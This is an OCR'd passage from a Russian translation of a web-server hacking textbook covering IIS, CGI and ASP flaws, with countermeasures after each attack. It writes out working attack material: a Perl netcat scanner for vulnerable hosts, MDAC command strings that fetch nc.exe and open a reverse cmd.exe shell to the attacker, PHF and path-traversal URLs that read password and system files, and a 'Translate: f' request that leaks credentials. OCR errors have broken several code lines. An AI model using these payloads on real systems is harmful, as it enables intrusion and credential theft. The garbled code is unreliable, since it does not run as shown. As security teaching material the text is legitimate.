Программа SiteScan, написанная Хамелеоном (Chameleon) из групп Rhino9 и InterCore, позволяет выполнить более глубокое исследование, чем Grinder, проверяя наличие таких определенных изъянов, как PHF, PHP, `finger`, `test.cgi` и др. Это графическое приложение Win32 за один раз может исследовать только один IP-адрес, поэтому его нельзя использовать в сценариях. Придется каждый раз вручную вводить IP-адрес и просматривать полученный результат. На рис. 15.4 показано, как программу SiteScan можно использовать для проверки Web-сервера на наличие хорошо известных изъянов.




Рис. 15.4. Для ручного поиска хорошо известных уязвимых мест Web-серверов программа SiteScan предоставляет приятный графический интерфейс

whisker

Одним из лучших средств сканирования Web-серверов является пакет whisker, разработанный группой Rain.forest.puppy. Она также представляет собой сценарий Perl, так что для ее использования на компьютере должен быть установлен интерпретатор Perl. (Авторы предпочитают использовать ActivePerl, `http://www.activestate.com`.)

Пакет whisker по существу состоит из двух частей. Первой является собственно программа сканирования, а второй — конфигурационные файлы, которые определяют, что будет сканироваться. Эти файлы называются *базами данных сценария* (script database) и имеют расширение `.db`. В состав пакета whisker входит набор баз данных, обеспечивающий высокую надежность функционирования. Файл `scan.db` является одной из наиболее полных баз данных, в которой содержится перечень стандартных свойств Web-сервера, связанных с обеспечением безопасности. Ниже приводится пример сканирования одного сервера с помощью утилиты whisker и файла `scan.db`, входящего в комплект поставки.

```
C:\>whisker.pl -h victim.com -s scan.db
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --

= - = - = - = - = - = - =
= Host: victim.com
= Server: Microsoft-IIS/5.0

+ 200 OK: GET /whisker.ida
+ 200 OK: GET /whisker.idq
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shmtl.exe
```

Как видно из полученных результатов, утилита whisker идентифицировала несколько потенциально уязвимых файлов сервера IIS 5, а также наличие фильтров ISAPI, которым соответствуют файлы `.IDA` и `.IDQ`. (`whisker.ida` и `whisker.idq` — это "ложные" файлы, свидетельствующие о том, что сервер среагировал на соответствующие запросы.) В этом и заключается суть механизма сканирования, реализованного в утилите whisker. Она проверяет наличие файлов с известными брешами. Так же функционируют и рассмотренные выше сценарии CGI.

Преимущество утилиты whisker определяется наличием простого языка написания сценариев взаимодействия с базой данных. Этот язык описывается в файле `whisker.txt`, входящем в комплект поставки. С помощью этого языка очень просто разработать свои собственные базы данных.

Несоответствие сценариев требованиям безопасности: взлом при отсутствии проверки ввода

Причиной взлома при отсутствии проверки ввода с использованием общего интерфейса шлюза (CGI — Common Gateway Interface), активных страниц сервера (ASP — Active Server Pages) и языка разметки CFML (Cold Fusion Markup Language) является промах либо разработчика, либо поставщика программного обеспечения. Основная проблема возникает из-за недостаточной обработки входных данных некоторым сценарием. Если не позаботиться о проверке достоверности и последующей очистке входных данных, взломщик сможет передать сценарию нужный символ, скажем локальную команду, в качестве параметра и таким образом локально запустить эту команду на Web-сервере.

Изъян MDAC RDS IIS 4.0

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*10*

Вскоре после того, как компания Microsoft справилась с проблемой, вызванной программой `iishack`, работа которой приводила к переполнению буфера сервера IIS (это произошло в июне 1999 года, см. ниже раздел "Переполнение буфера"), в июле ей пришлось столкнуться с другой проблемой, связанной с Web-сервером. Данная проблема изначально была описана в бюллетене компании Microsoft, посвященном вопросам безопасности, еще в 1998 году, но стала известна широкой общественности лишь год спустя. Этот изъян возникает из-за недостатка одного из компонентов Microsoft доступа к данным (MDAC — Microsoft Data Access Components) службы RDS (Remote Data Service), который позволяет взломщику запускать любые команды на уязвимом сервере.

Первопричина проблемы заключается в объекте DataFactory службы RDS. По умолчанию он позволяет передавать удаленные команды серверу IIS. В этом случае команды запускаются с правами эффективного пользователя этой службы, которым обычно является пользователь SYSTEM. Это означает, что взломщик может получить удаленный доступ с правами администратора к любому серверу в мире, у которого имеется такой изъян.

Для проверки этой концепции группа по вопросам безопасности Rain.forest.puppy разработала свой сценарий на языке Perl (его можно загрузить с Web-узла компании Security Focus `http://www.securityfocus.com`), посылающий запрос RDS базе данных, которая служит в качестве образца и называется `btcustmr.mdb`. Целью запроса является запуск на сервере заданной команды.

Поиск уязвимых серверов в сети является простой задачей. Посмотрим, как можно обнаружить компоненты MDAC службы RDS. С помощью утилиты netcat и языка Perl можно просканировать подсети в поисках признаков уязвимого сервера — наличия динамически подключаемой библиотеки msadcs.dll. Если в результате обработки HTML-запроса будет получена строка `application/x-varg`, **значит, высока вероятность того (хотя и не на 100%), что данная система уязвима. Ниже для примера приведен код на языке Perl, с помощью которого можно обнаружить данный изъян.**

```
#!/usr/bin/perl

 if ($#ARGV < 0) {
   print "Ошибка в синтаксисе - попробуйте еще раз.";
   print ": mdac.pl 10.1.2.3-255";
 }

doit($ARGV[0]);
foreach $item (@hosts) {
 portscan($item);
}
close OUTFILE;

sub doit {
 $line = $_[0];
 if ($line!=/#/) {
   if ($line=~/-/) {
    @tmp = split/-/, $line;
    @bip = split//, $tmp[0];
    @eip = split//, $tmp[1];
   } else {
    @bip = split//, $line;
    @eip = split//, $line;
   }
   $a1 = $bip[0];
   $b1 = $bip[1];
   $c1 = $bip[2];
   $d1 = $bip[3];
   $num = @eip;
   if ($num==1) {
     $a2 = $bip[0];
     $b2 = $bip[1];
     $c2 = $bip[2];
     $d2 = $eip[0];
   } elsif ($num==2) {
     $a2 = $bip[0];
     $b2 = $bip[1];
     $c2 = $eip[0];
     $d2 = $eip[1];
   } elsif ($num==3) {
     $a2 = $bip[0];
     $b2 = $eip[0];
     $c2 = $eip[1];
     $d2 = $eip[2];
   } elsif ($num==4) {
     $a2 = $eip[0];
     $b2 = $eip[1];
     $c2 = $eip[2];
     $d2 = $eip[3];
   }

  # На базе IP-адреса подсети (класс A, B, C) задаем
  # корректные значения переменных.
```

```
  check_end();
  $aend=$a2;

  # Создание массива.
  while ($a1 < $aend) {
    while ($b1 < $bend) {
      while ($c1 < $cend) {
        while ($d1 < $dend) {
          push (@hosts, "$a1.$b1.$c1.$d1");
          $d1+=1;
          check_end();
        }
       $c1+=1;
       $d1=0;
      }
     $b1+=1;
     $c1=0;
     }
    $a1+=1;
    $b1=0;
    }
   }
  }

sub portscan {
 my $target = $_[0];
 print "Сканируется порт $target.";
 local $/;
 open(SCAN, "nc -vzn -w 2 $target 80 2>>&1 |");     # Порт открыт
 $result = <SCAN>;
 if ($result=~/open/) {
  print "\tПорт 80 на $target открыт. \n";
  print OUTFILE "Порт 80 открыт\n";
  open (HTTP, ">http.tmp");
  print HTTP "GET /msadc/msadcs.dll HTTP/1.0\n\n";
  close HTTP;
  open(SCAN2, "type http.tmp | nc -nvv -w 2 $target 80 2>&1 |");
  $result2 = <SCAN2>;

  if ($result2=~/Microsoft-IIS4.0/) {
   if ($result2=~/x-varg/) (

    print "$target уязвима против атаки MDAC.";
    print OUTFILE "$target может быть уязвима против атаки MDAC.";
   }
  }

  close SCAN;
 }
}

sub check_end {
   if (($a1==$a2) && ($b1==$b2) && ($c1==$c2)) {
     $dend=$d2;
   } else {
      $dend=255;
   }
   if (($a1==$a2) && ($b1==$b2)) {
     $cend=$c2;
   } else {
      $cend=255;
   }
   if ($a1= =$a2) {
```

```
        $bend=$b2;
    } else {
        $bend=255;
    }
}
```

НА ЗАМЕТКУ При использовании параметра **-n** команды **netcat** требуется, чтобы в командной строке явно указывался IP-адрес.

"Анатомия" атаки

Сценарий Perl можно найти на многих Web-узлах, в том числе в архиве NTBugtraq (http://www.ntbugtraq.com) или на узле компании Security Focus (http://www.securityfocus.com). Он работает одинаково эффективно как в системе UNIX, так и в NT, и предпринимает попытку установить связь с компонентами MDAC, чтобы добавить в запрос SQL строку I shell ($command) |. Когда компонент MDAC достигает команды shell, выполняется команда, заданная в переменной $command. Для того чтобы убедиться в наличии описанной возможности, попробуйте запустить команду со следующим синтаксисом.

```
C:\>perl mdac_exploit.pl -h 192.168.50.11
— RDS exploit by rain forest puppy / ADM / Wiretrip --
Command: <run your command here>
Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!
```

Разработка корректной команды для системы NT — непростая задача. Сомил Шах (Somil Shah) и Нитеш Даньяни (Nitesh Dhanjani) вместе с Джорджем Курцом (George Kurtz) разработали интересную последовательность команд, которые можно загрузить с помощью TFTP или FTP. В результате будет загружена и запущена утилита netcat, возвращающая обратно командную оболочку системы NT (cmd.exe). Например, с использованием средств FTP можно воспользоваться следующей последовательностью команд.

```
"cd SystemRoot 6& echo $ftp_user>ftptmp && echo $ftp_pass>>ftptmp
 && echo bin>>ftptmp && echo get nc.exe>>ftptmp && echo bye>>ftptmp
&& ftp -s:ftptmp $ftp_ip SS del ftptmp && attrib -r nc.exe SS nc
-e cmd.exe $my_ip $my_port"
```

При использовании TFTP аналогичные команды будут выглядеть следующим образом.

```
"cd \%SystemRoot\% && tftp -i $tftp_ip GET nc.exe nc.exe && attrib
-r nc.exe && nc -e cmd.exe $my_ip $my_port"
```

Применение этих команд в сценарии Perl позволит вернуть командную оболочку удаленной системы, с помощью которой можно будет загрузить любое количество файлов, включая утилиту pwdump2.exe (позволяющую получить хэш-коды из базы данных SAM), а затем приступить ко взлому с применением утилит LOphtcrack или John v1.6. Если команда оказалась неработоспособной, то не исключено, что на пути к порту TCP (FTP) с номером 21 или порту UDP (TFTP, 69) целевой системы находится маршрутизатор или брандмауэр.

О Контрмеры: защита компонентов MDAC службы RDS

Для того чтобы предотвратить такие атаки, либо удалите все файлы, используемые в этом случае, либо измените конфигурационные параметры сервера. Более подробную информацию по этому вопросу можно найти по адресу http://www.microsoft.com/technet/security/bulletins/MS99-025faq.asp.

Изъяны CGI

Популярность	*8*
Простота	*9*
Опасность	*9*
Степень риска	*9*

По-видимому, после переполнения буфера плохо написанные сценарии CGI являются наиболее опасными изъянами в Internet. В электронном мире еще можно найти Web-серверы, разработчики которых экономили время на программировании, а после того, как взломщик пробрался на сервер и навел там свои порядки, пожалели о своей спешке. В этом разделе описано несколько наиболее популярных изъянов сценариев CGI, а также последствия, к которым приводит их использование.

Сценарий PHF

Возможно, одним из наиболее старых и в наши дни редко встречающихся изъянов является сценарий PHF, который изначально применялся на серверах HTTPD центра NCSA (версия 1.5A-Export или более ранние) и сервера Apache (версии 1.0.3). Эта программа CGI является примером сценария, обеспечивающего интерфейс в виде форм, который можно использовать для поиска имен и адресов в адресной книге. Из-за того что в этом сценарии для проверки входных данных используется функция `escape_shell_cmd()`, он оказывается уязвимым для широко распространенной атаки, при которой обманным путем удается локально запускать команды. Символ новой строки (0x0a в шестнадцатеричной системе счисления) не проверяется при контроле правильности входных данных. Поэтому он может быть использован для прерывания выполнения сценария и запуска любой команды, указанной после этого символа, в локальном контексте Web-сервера. Например, введение следующего адреса URL приведет к извлечению файла паролей, если пользователь, запустивший Web-сервер, обладает правами доступа к этому файлу.

```
http://192.168.51.101/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Следующий адрес URL позволит взломщику получить в свое распоряжение окно `xterm` удаленного узла (при условии, что его IP-адрес является маршрутизируемым).

```
http://192.168.51.101/cgi-
bin/phf?Qalias=x%0a/usr/openwin/bin/xterm%20-
display%20172.29.11.207:0.0%20&
```

Более подробную информацию об изъяне сценария PHF можно найти по адресу `http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd3.html`.

Контрмеры

Предотвращение

Лучше всего удалите этот сценарий с Web-сервера. Скорее всего, на рабочем сервере такой сценарий не требуется.

Обнаружение

Средства обнаружения атак, направленных на использование изъяна PHF, встроены почти в каждую бесплатную или коммерческую систему выявления вторжений, так что в этом случае решить проблему безопасности будет несложно.

СОВЕТ | С помощью программы **phfprobe.pl** можно привлечь взломщиков к своему Web-узлу и зафиксировать выполняемые ими действия. В процессе анализа полученных данных можно лучше продумать стратегию защиты. Данный сценарий Perl служит в качестве приманки, имитирующей сценарий PHF. Он отправляет взломщикам такие ответные сообщения, как будто предпринимаемые ими действия выполняются успешно. На самом же деле осуществляется сбор информации о взломщиках и их тактике. Эту ловушку следует применять только при полной уверенности в надежности системы.

Изъяны CGI системы Их

Первое сообщение об изъяне CGI системы Irix появилось в 1997 году в бюллетене Bugtraq. Новость опубликовал Разван Драгомиреску (Razvan Dragomirescu). Он обнаружил, что в состав подсистемы Outbox Environment многих систем Irix входит несколько программ, уязвимых для атак, основанных на отсутствии проверки ввода. Сценарий `webdist.cgi`, а также сценарии-оболочки систем Irix *5.x* и 6.x позволяют взломщикам передавать локальные команды и запускать их на удаленном узле. Для просмотра файла паролей UNIX можно воспользоваться следующим URL (конечно, если пользователь Web-сервера обладает необходимыми привилегиями).

```
http://192.168.51.101/cgi-bin/handler/something;cat<tab>/etc/
passwd|?data=Download<tab>HTTP/1.0
```

НА ЗАМЕТКУ | Подстрока **<tab>** обозначает реальный символ табуляции.

О Контрмеры: использование изъянов CGI систем Irix

Как и раньше, если сценарий не применяется, лучше всего удалить его из системы и тем самым предотвратить возможность использования его изъянов. Если же удалить сценарий невозможно, воспользуйтесь модулем обновления SGI, который можно найти по адресу `http://www.sgi.com/support/patch_intro.html`.

test-cgi

Впервые об этом изъяне широкой общественности сообщила группа L0pht в 1996 году. С его использованием взломщик может удаленно получать информацию о файлах, которые имеются на целевом узле. Например, используя следующий URL, взломщик может просмотреть список всех файлов и каталогов, которые содержатся в каталоге сценариев (cgi-bin).

```
http://192.168.51.101/cgi-bin/test-cgi?*
```

В результате на экран будет выведено значение переменной окружения `QUERY_STRING`.

```
QUERY_STRING = count.cgi createuser.pl nph-test-cgi phf php.cgi
search.pl
test-cgi wwwcount.cgi
```

Конечно же, получение перечня имеющихся в системе сценариев поможет взломщику найти другие слабые места, через которые можно будет получить доступ к Web-серверу, например PHF, PHP и т.д. Эта информация откроет взломщику доступ к удаленному узлу с правами пользователя или даже суперпользователя, а впоследствии он добьется контроля над всей системой UNIX.

О Контрмеры: использование изъянов CGI

Если обычное решение проблемы (удаление сценария) по каким-либо причинам реализовать нельзя, стоит обратиться к некоторым ресурсам Internet, в которых можно найти советы по безопасному написанию сценариев.

T `http://www.go2net.com/people/paulp/cgi-security/`

- `http://www.sunworld.com/swol-04-1998/swol-04-security.html`
- `http://www.w3.org/Security/Faq/wwwsf4.html`
- `ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters`

A `http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/`

Уязвимость страниц ASP сервера IIS

Популярность	*8*
Простота	*9*
Опасность	*5*
Степень риска	*7*

Активные страницы сервера (ASP — Active Server Page) представляют собой разработку компании Microsoft, аналогичную сценариям Perl и интерфейсу CGI системы UNIX. Обычно написанный на языке VBScript, код ASP выполняет многое из того, что необходимо для поддержки состояния, обеспечения доступа к серверной части базы данных и отображения кода HTML в окне броузера. Одной из приятных особенностей страниц ASP является то, что они могут "на лету" генерировать страницы HTML. Другой малоприятной особенностью являются многочисленные изъяны страниц ASP, позволяющие взломщику просматривать их исходный код. Почему это плохо? Во-первых, потому, что взломщик, изучая логику программы, может Обнаружить и другие изъяны. Во-вторых, он может найти в этих файлах такую важную информацию, как база данных имен и паролей пользователей.

НА ЗАМЕТКУ Хакинг сервера IIS и соответствующие контрмеры более подробно рассматриваются в книге Стюарта Мак-Клара и Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения,* вышедшей в Издательском доме "Вильяме".

1• Ошибка ASP, связанная с интерпретацией точки

В 1997 году Велд Понд (Weld Pond) из группы L0pht обнаружил ошибку, которая возникает, если одну или несколько точек поставить после адреса URL страницы ASP сервера IIS 3.0. При этом можно просмотреть исходный код ASP и проанализировать логику этой программы. Еще важнее то, что в данном файле можно найти такую важ-

ную информацию, как имена и пароли пользователей. Чтобы воспользоваться этой возможностью, нужно просто добавить точку после URL.

```
http://192.168.51.101/code/example.asp.
```

Более подробную информацию об этом изъяне можно найти по адресу `http://oliver.efri.hr/~crv/ security/bugs/NT/asp.html`.

О Контрмеры

Хорошая новость заключается в том, что компания Microsoft выпустила модуль обновления для сервера IIS 3.0. Его можно найти по адресу `ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/fesrc-fix/`.

Однако имеется и плохая новость: выпущенный модуль обновления породил другой изъян. Замена в имени файла `example.asp` точки на ее **шестнадцатеричное** представление (`0x2e`) по-прежнему позволяет взломщику загрузить на свой компьютер файл с исходным кодом ASP. Для того чтобы воспользоваться этим изъяном, можно задать следующий адрес URL.

```
http://192.168.51.101/code/example%2easp
```

Изъян ASP, связанный с альтернативными потоками данных

Впервые об этом изъяне в бюллетене Bugtraq сообщил Поль Эштон (Paul Ashton). В данном случае также можно загрузить исходный код страниц ASP. Этой возможностью легко воспользоваться, поэтому она стала довольно популярна среди новичков. Просто задайте URL в следующем формате.

```
http://192.168.51.101/scripts/file.asp::$DATA
```

Если метод сработал, броузер Netscape попросит указать место, в котором нужно сохранить файл. Броузер Internet Explorer по умолчанию покажет исходный файл в диалоговом окне. После этого его можно сохранить и просматривать в любом текстовом редакторе. Более подробную информацию по этому вопросу можно найти по адресу `http://www.rootshell.com`.

О Контрмеры

Модуль обновления для IIS 3.0 можно найти по адресу `ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis3-datafix/`, для IIS 4.0 — по адресу `ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis4-datafix/`.

Для усиления защиты ограничьте доступ ко всем исходным файлам, отменив право на чтение для группы Everyone. В конце концов, для исходного кода вполне достаточно разрешения на выполнение.

Изъяны `showcode.asp` и `codebrws.asp`

Рассмотрим еще один изъян, имеющий отношение к IIS 4.0, который также связан с возможностью просмотра исходного кода ASP. Его отличие от рассмотренных выше ошибок заключается в том, что сам по себе этот изъян не является ошибкой, а представляет собой пример плохого программирования. Если в процессе установки сервера IIS 4.0 будут скопированы также файлы с примерами исходного кода ASP, то не-

сколько плохо написанных файлов позволят взломщику загрузить на свой компьютер другие файлы. Проблема заключается в неспособности сценариев обрабатывать символы .., содержащиеся в пути к файлу. В следующем примере использование файла showcode.asp приведет к отображению файла boot.ini взламываемой системы (если доступ ограничен незначительно, то просмотреть можно любой файл).

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=/../..
/../../../boot.ini
```

Точно так же, посредством файла codebrws.asp можно просмотреть любой файл, который находится на локальном диске. Как упоминалось в главе 13, "Изъяны средств удаленного управления", можно попытаться найти файлы с расширением CIF программы pcAnywhere.

```
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=
/../../../../../winnt/repair/setup.log
```

НА ЗАМЕТКУ Изъяны **showcode.**asp и **codebrws.**asp невозможно использовать для корректной загрузки с целевого узла двоичных файлов. Причина заключается в том, что сценарий ASP обычно преобразует файлы. Преобразование такого файла как **SAM.**_ приведет к его повреждению и сделает его непригодным для использования. Однако это не помешает умелому хакеру восстановить структуру файла SAM и воспользоваться полученной информацией.

О Контрмеры: использование изъянов в файлах ASP

Рассмотренные выше проблемы можно решить, установив модуль обновления сервера IIS. Этот модуль, а также статью Q232449 из базы знаний компании Microsoft, можно найти по адресу ftp://ftp.microsoft.com/bussys/HS/iis-public/fixes/usa/Viewcode-fix/.

Изъян webhits.dll

Ряд проблем, связанных с возможностью просмотра файлов, был выявлен группой CIS (Cerberus Information Security). Эти изъяны связаны с приложением ISAPI webhits.dll. Эта динамически подключаемая библиотека реализует механизм выделения информации в процессе функционирования MS Index Server. Однако ее наличие делает возможным взлом, при котором злоумышленник просматривает важные исходные коды ASP или другую информацию, содержащуюся на локальном диске. Первая из возможных атак начинается с использования существующего файла .HTW для просмотра исходного кода.

```
http://192.168.51.101/iissamples/issamples/oop/qfullhit.htw?CiWebHitsFile=
/../../winnt/repair/setup.log&CiRestriction=none&CiHiliteType=Full
```

Вторая атака связана с передачей системе имени несуществующего файла. В качестве основы используется существующий файл и символы пробела (%20), число которых превышает 230 и которые расположены между именем реального файла (default.asp) и расширением .HTW. При этом информационные службы Internet игнорируют расширение (.HTW) и предоставляют в распоряжение взломщика любой файл системы.


```
http://192.168.51.101/default.asp%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
```

```
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20.htw?CiWebHitsFile=/../../../../../test.txt&CiR
estriction=none&CiHiliteType=Full
```

Третья .HTW-атака основана на использовании имени файла null.htw для помещения в окно броузера необработанного файла.


```
http://192.168.51.101/null.htw?CiWebHitsFile=/../../../../../winnt/
repair/setup.log&CiRestriction=none&CiHiliteType=Full
```

Использование предыдущего адреса URL приведет к тому, что сервер IIS предоставит файл /winnt/repair/setup.log.




Контрмеры: использование изъянов библиотеки webhits.dll

Для предотвращения использования рассмотренных атак удалите приложения, связанные с файлами .HTW. Для этого откройте диалоговое окно с основными свойствами уязвимого сервера, а затем для службы WWW Service щелкните на кнопке Edit. Далее перейдите во вкладку Home Directory и щелкните на кнопке Configuration из группы Application Settings. При этом на экране появится следующее диалоговое окно.



Затем выделите строку, в которой указано приложение, связанное с файлами `.HTW`, и щелкните на кнопке Remove. После этого Web-сервер больше не будет обращаться к библиотеке webhits `.dll`, и таким образом этот изъян будет устранен.



Проблема IIS "Translate: f"

Популярность	*5*
Простота	*9*
Опасность	*4*
Степень риска	*6*

Проблема, связанная со вскрытием кода (showcode) не нова: она была характерна и для более ранних версий Internet Information Server. Она получила название Translate: f и была описана Даниелем Дочкалом (Daniel Docekal) в бюллетене Bugtraq. Эта проблема является хорошим примером ситуации, когда взломщик направляет Web-серверу неожиданные данные и тем самым заставляет его выполнять неприемлемые в обычных условиях действия. Это классический вид атаки против протоколов обработки документов типа HTTP.

Атака Translate: f состоит в отправке искаженного запроса GET протокола HTTP на выполнение серверного сценария или обработку другого файла аналогич-

ного типа (например, файлов с расширением .ASP (Active Server Page) или global.asa). Эти файлы предназначены для выполнения на сервере, а не на клиентском компьютере. Видоизменение запроса приводит к тому, что Internet Information Server направляет содержимое файла удаленному клиенту, а не выполняет его с использованием соответствующего механизма обработки сценариев.

Ключевым свойством искаженного запроса GET для протокола HTTP является наличие специального заголовка, завершающегося выражением Translate: f, и использование адреса URL, завершающегося символом обратной косой \. Ниже приводится пример такого запроса (строка [CRLF] означает символ возврата каретки/перевода строки, который в шестнадцатеричной системе счисления имеет код 0D0A). Обратите внимание на обратную косую после имени файла global.asa и заголовок Translate: f.

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
User-Agent: SensePostData
Content-Type: application/x-www-form-urlencoded
Translate: f
[CRLF]
[CRLF]
```

Если путем конвейерной обработки текстовый файл с этой информацией направить (с помощью утилиты netcat) на уязвимый сервер IIS, то в командной строке отобразится содержимое файла /global.asa.

```
D:\type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
Etag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com-->
<object RUNAT=Server SCOPE=Session ID=fixit
PROGID="Bigco.object"></object>
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

Мы слегка модифицировали содержимое файла global.asa, чтобы продемонстрировать наиболее характерную информацию, которую может извлечь из него взломщик. К сожалению, на многие узлах до сих пор встраивают пароли приложений в файлы .ASP и .ASA-, повышая тем самым вероятность последующего проникновения хакеров в свои пенаты. Как видно из этого примера, взломщик, вскрывший содержимое файла global.asa, получает в свое распоряжение пароли многих серверов нижнего уровня, включая систему LDAP.

Готовые сценарии взлома на языке Perl, упрощающие описанную выше процедуру использования команды netcat, можно найти в Internet (авторы этой книги пользовались сценариями trans.pl Ройлофа Темминга (Roelof Temmingh) и srcgrab.pl Смайлера (Smiler)).

Проблема Translate: f - протокол WebDAV и канонизация

При первом выявлении этой проблемы вокруг ее причин разгорелись бурные споры. Официальная позиция компании Microsoft сводилась к тому, что причиной является некорректное поведение внутреннего обработчика файлов в ядре IIS (что в прошлом действительно приводило к некоторым проблемам). Эта позиция была обнародована в разделе MSOO-58, посвященном вопросам безопасности. Эту информацию можно найти по адресу http://www.microsoft.com/technet/security/bulletin/fq00-058.asp.

